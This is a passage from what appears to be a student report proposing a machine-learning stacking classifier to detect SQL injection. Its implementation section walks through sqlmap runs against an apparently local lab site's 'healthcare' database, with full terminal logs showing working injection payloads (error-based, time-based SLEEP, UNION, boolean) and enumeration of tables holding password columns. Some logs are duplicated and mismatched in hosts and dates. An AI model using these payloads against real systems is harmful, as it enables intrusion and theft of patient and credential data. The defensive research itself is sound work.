These scholarly papers, are highlighting the limitations of existing prevention techniques and the ongoing challenge of mitigating SQL injection risks. Therefore, developers and organizations must remain vigilant and continuously update their prevention techniques to minimize the risk of SQL injection attacks.

**Solution:**

Preventing SQL injection attacks is a challenging task, and traditional techniques like input validation, parameterized queries, and stored procedures are not entirely foolproof.

Machine learning models have shown promise in detecting and preventing various types of cyber-attacks, including SQL injection. Machine learning algorithms can be trained on large datasets of benign and malicious SQL queries to identify patterns and learn to recognize malicious SQL code. These models can then be used to detect and prevent SQL injection attacks by analyzing incoming queries and blocking any that match known malicious patterns.

A strongly evolved machine learning model can improve its accuracy over time as it is exposed to more data and can continuously adapt to new attack patterns. This approach can be more effective than traditional techniques, as it can detect even previously unseen attack patterns and respond in real-time.

However, it's worth noting that machine learning models are not a silver bullet and can still be vulnerable to evasion techniques used by skilled attackers. Therefore, a combination of traditional techniques and machine learning-based approaches can provide a more robust defense against SQL injection attacks.

## 4. System Design

### 4.1 High Level System Architecture




Fig 1: High Level System Architecture

**Explanation:** The above figure displays the high-level architecture of the system which will prevent the SQL injection attacks. Here, first the data is cleaned and preprocessed. Then the data is broken into frames and served to different machine learning models and then combined by the stacking classifier to give the best output. This trained model is used to detect whether the input is SQL injected code or a plain text.

## 4.2 Detailed Architecture




Fig 2: Detailed Architecture

**Explanation:** The fig shows the creation of tokens and entropy using raw input from the dataframe. Then the creation of token combinations and token count from the tokens. Then creation of SQLi score and Plain score using token combinations. This helps in the training of different ML models. Then, all the trained models combine to make the stacking classifier. This final model is then used for prediction of input whether it is SQL injection or plain text.

### 4.3 Pseudo Code

Initial dataset contains raw input strings categorized into 2 classes namely plain and SQLi. An SQLi class describes an input string which can result to sql injection attack.

- So as a first step to store the raw input string and their classes into a new data frame.
- Then it uses a regular expression created using all the SQL keywords provided by Oracle SQL.
- Using the raw input and the regular expression it finds out the tokens in the given string.
- Using these tokens, it creates tokenCombinations. Similarly, it finds tokens and tokenCombinations for all input strings and append it to a similarly named column.
- Now to create the other 3 columns in the data-frame it uses the raw input to find entropy of the string and it uses the tokenCombinations to find out the sqli\_G-Test and plain\_G-Test. Which are basically the G-means score to evaluate how close the input string is to being a sqli or a plain statement.
- For the last column tokenCount, is derived from the tokenCombinations column.

Now the Updated Data Frame is ready to be trained. The Data then undergoes some preprocessing like splitting of dataset (into 70% and 30%) and removal of empty strings. Then using this data-frame it trains the 6 base models namely "Decision Tree", " Gaussian Naive Bayes", " Logistic Regression", " Random Forest", " Adaptive Boosting" and "Gradient Boosting" classifiers.

Then to achieve the final model it creates a stacking classifier using the above mentioned classifiers as estimators.



## 5. Implementation

### 5.1. Phase 1: Finding Vulnerabilities

In this phase the model figures out the possible entry points for SQL Injection that are present on the website.

First it opens the website and analyze it. On analysis it finds a form element with an input field named “sitem”. This could be one of the possible entry points for the sql.




Fig 3: Inspecting the website- “sitem” attribute

**Explanation:** It uses the parameter “sitem” to extract information

# 1. Extract all the databases

**Command:** `sqlmap -u http://172.17.57.247:8080/proj/?sitem=1 --dbs`

```
kali@ACER-NITRO:~$ sqlmap -u http://172.17.57.247:8080/proj/?sitem=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:58:30 /2022-11-09/

[23:58:30] [INFO] testing connection to the target URL
[23:58:32] [INFO] testing if the target URL content is stable
[23:58:35] [INFO] target URL content is stable
[23:58:35] [INFO] testing if GET parameter 'sitem' is dynamic
[23:58:37] [WARNING] GET parameter 'sitem' does not appear to be dynamic
[23:58:39] [INFO] heuristic (basic) test shows that GET parameter 'sitem' might be injectable (possible DBMS: 'MySQL')
[23:58:41] [INFO] heuristic (XSS) test shows that GET parameter 'sitem' might be vulnerable to cross-site scripting (XSS) attacks
[23:58:41] [INFO] testing for SQL injection on GET parameter 'sitem'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:58:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:59:00] [WARNING] reflective value(s) found and filtering out
[23:59:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:59:23] [INFO] testing 'Generic inline queries'
[23:59:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:00:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[00:01:35] [INFO] GET parameter 'sitem' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string='Shivam')
[00:01:35] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:01:37] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[00:01:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[00:01:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:01:43] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[00:01:45] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[00:01:47] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[00:01:49] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'

Parameter: sitem (GET)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: sitem=1' AND EXTRACTVALUE(9609,CONCAT(0x5c,0x71766b6a71,(SELECT (ELT(9609=9609,1))),0x71716a7171)) AND 'mdTL'='mdTL

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: sitem=1' AND (SELECT 8351 FROM (SELECT(SLEEP(5)))Gaju) AND 'YhLA'='YhLA

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: sitem=1' UNION ALL SELECT CONCAT(0x71766b6a71,0x7a456456496ed596743437a4771614678436c665964736a426c43416b4857746763735a4b575051,0x71716a7171),
NULL,NULL,NULL,--
[01:07:56] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[01:07:56] [INFO] fetching database names
[01:08:17] [WARNING] reflective value(s) found and filtering out
available databases [9]:
[*] fos_db
[*] healthcare
[*] information_schema
[*] mydb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sql
[*] test

[01:08:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.17.60.20'


[*] ending @ 01:08:17 /2023-04-06/
```

Fig 4: Listing all the Databases

**Explanation:** It finds the following list of Databases and among which “healthcare” is the database of the website. It needs to extract the list the tables in the database so that it can dump the user information.

## 2. Extract all the tables in healthcare database

**Command:** `sqlmap -u http://172.17.57.4:8080/proj/?sitem=1 -D healthcare --tables`



```
vanish@ACER-NITRO-S-VANSI x vanish@ACER-NITRO-S-VANSI x vanish@ACER-NITRO-S-VANSI x + v
(vanish@ACER-NITRO-S-VANSI)~$ sqlmap -u http://172.17.57.4:8080/proj/?sitem=1 -D healthcare --tables

--H--
[+] [1.7.2#stable]
[+] [https://sqlmap.org]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:10:12 /2023-04-08/

[23:10:12] [INFO] resuming back-end DBMS 'mysql'
[23:10:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sitem (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: sitem=-1105' OR 1151=1151#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: sitem=1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZEs)-- DfJG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),NULL,NULL,NULL#
---
[23:10:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)

Payload: sitem=-1105' OR 1151=1151#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: sitem=1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZEs)-- DfJG

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),NULL,NULL,NULL#
---
[23:10:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[23:10:14] [INFO] fetching tables for database: 'healthcare'
[23:10:16] [WARNING] reflective value(s) found and filtering out
[23:10:21] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[23:10:26] [WARNING] the SQL query provided does not return any output
[23:10:39] [INFO] retrieved: 'admins'
[23:10:41] [INFO] retrieved: 'appointments'
[23:10:43] [INFO] retrieved: 'doctors'
[23:10:45] [INFO] retrieved: 'patients'
Database: healthcare
[4 tables]
+-----+
| admins |
| appointments |
| doctors |
| patients |
+-----+

[23:10:45] [INFO] fetched data logged to text files under '/home/vanish/.local/share/sqlmap/output/172.17.57.4'

[*] ending @ 23:10:45 /2023-04-08/
```

Fig 5: All the tables in healthcare database

### 3. Extract all the columns of each table

**Command:** `sqlmap -u http://172.17.60.20:8080/proj/?sitem=1 -D healthcare -T <table-name> --columns`

#### i) Doctors table

```
kali@Abhinav: ~
$ sqlmap -u http://172.17.60.20/proj/?sitem=1 -D healthcare -T doctors --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:11:59 /2023-04-06/

[01:11:59] [INFO] resuming back-end DBMS 'mysql'
[01:11:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: sitem (GET)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: sitem=1' AND EXTRACTVALUE(9609,CONCAT(0x5c,0x71766b6a71,(SELECT (ELT(9609=9609,1))),0x71716a7171)) AND 'mdTL'='mdTL

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 8351 FROM (SELECT(SLEEP(5)))Gaju) AND 'YhLA'='YhLA

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x71766b6a71,0x7a456456496e6d596743437a4771614678436c665964736a426c43416b4857746763735a4b575851,0x71716a7171),NULL,NULL,NULL-- --
--
[01:12:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.6, Apache 2.4.53
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[01:12:20] [INFO] fetching columns for table 'doctors' in database 'healthcare'
[01:12:41] [WARNING] reflective value(s) found and filtering out
Database: healthcare
Table: doctors
[4 columns]
--
Parameter: sitem (GET)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: sitem=1' AND EXTRACTVALUE(9609,CONCAT(0x5c,0x71766b6a71,(SELECT (ELT(9609=9609,1))),0x71716a7171)) AND 'mdTL'='mdTL

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 8351 FROM (SELECT(SLEEP(5)))Gaju) AND 'YhLA'='YhLA

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x71766b6a71,0x7a456456496e6d596743437a4771614678436c665964736a426c43416b4857746763735a4b575851,0x71716a7171),NULL,NULL,NULL-- --
--
[01:12:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.6, Apache 2.4.53
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[01:12:20] [INFO] fetching columns for table 'doctors' in database 'healthcare'
[01:12:41] [WARNING] reflective value(s) found and filtering out
Database: healthcare
Table: doctors
[4 columns]
+-----+
| Column | Type |
+-----+
| ID      | int(10) |
| name    | varchar(20) |
| password | varchar(20) |
| username | varchar(20) |
+-----+

[01:13:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.17.60.20'

[*] ending @ 01:13:02 /2023-04-06/
```

Fig 6: Doctors table

## ii) Appointments table

```
vansh@ACER-NITRO-S-VANSI x  vansh@ACER-NITRO-S-VANSI x  vansh@ACER-NITRO-S-VANSI x  vansh@ACER-NITRO-S-VANSI x  + v
(vansh@ACER-NITRO-S-VANSI)~$
$ sqlmap -u http://172.17.57.4:8080/proj/?sitem=1 -D healthcare -T appointments --columns

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:11:41 /2023-04-09/

[00:11:41] [INFO] resuming back-end DBMS 'mysql'
[00:11:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sitem (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: sitem=1 OR 1151=1151#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
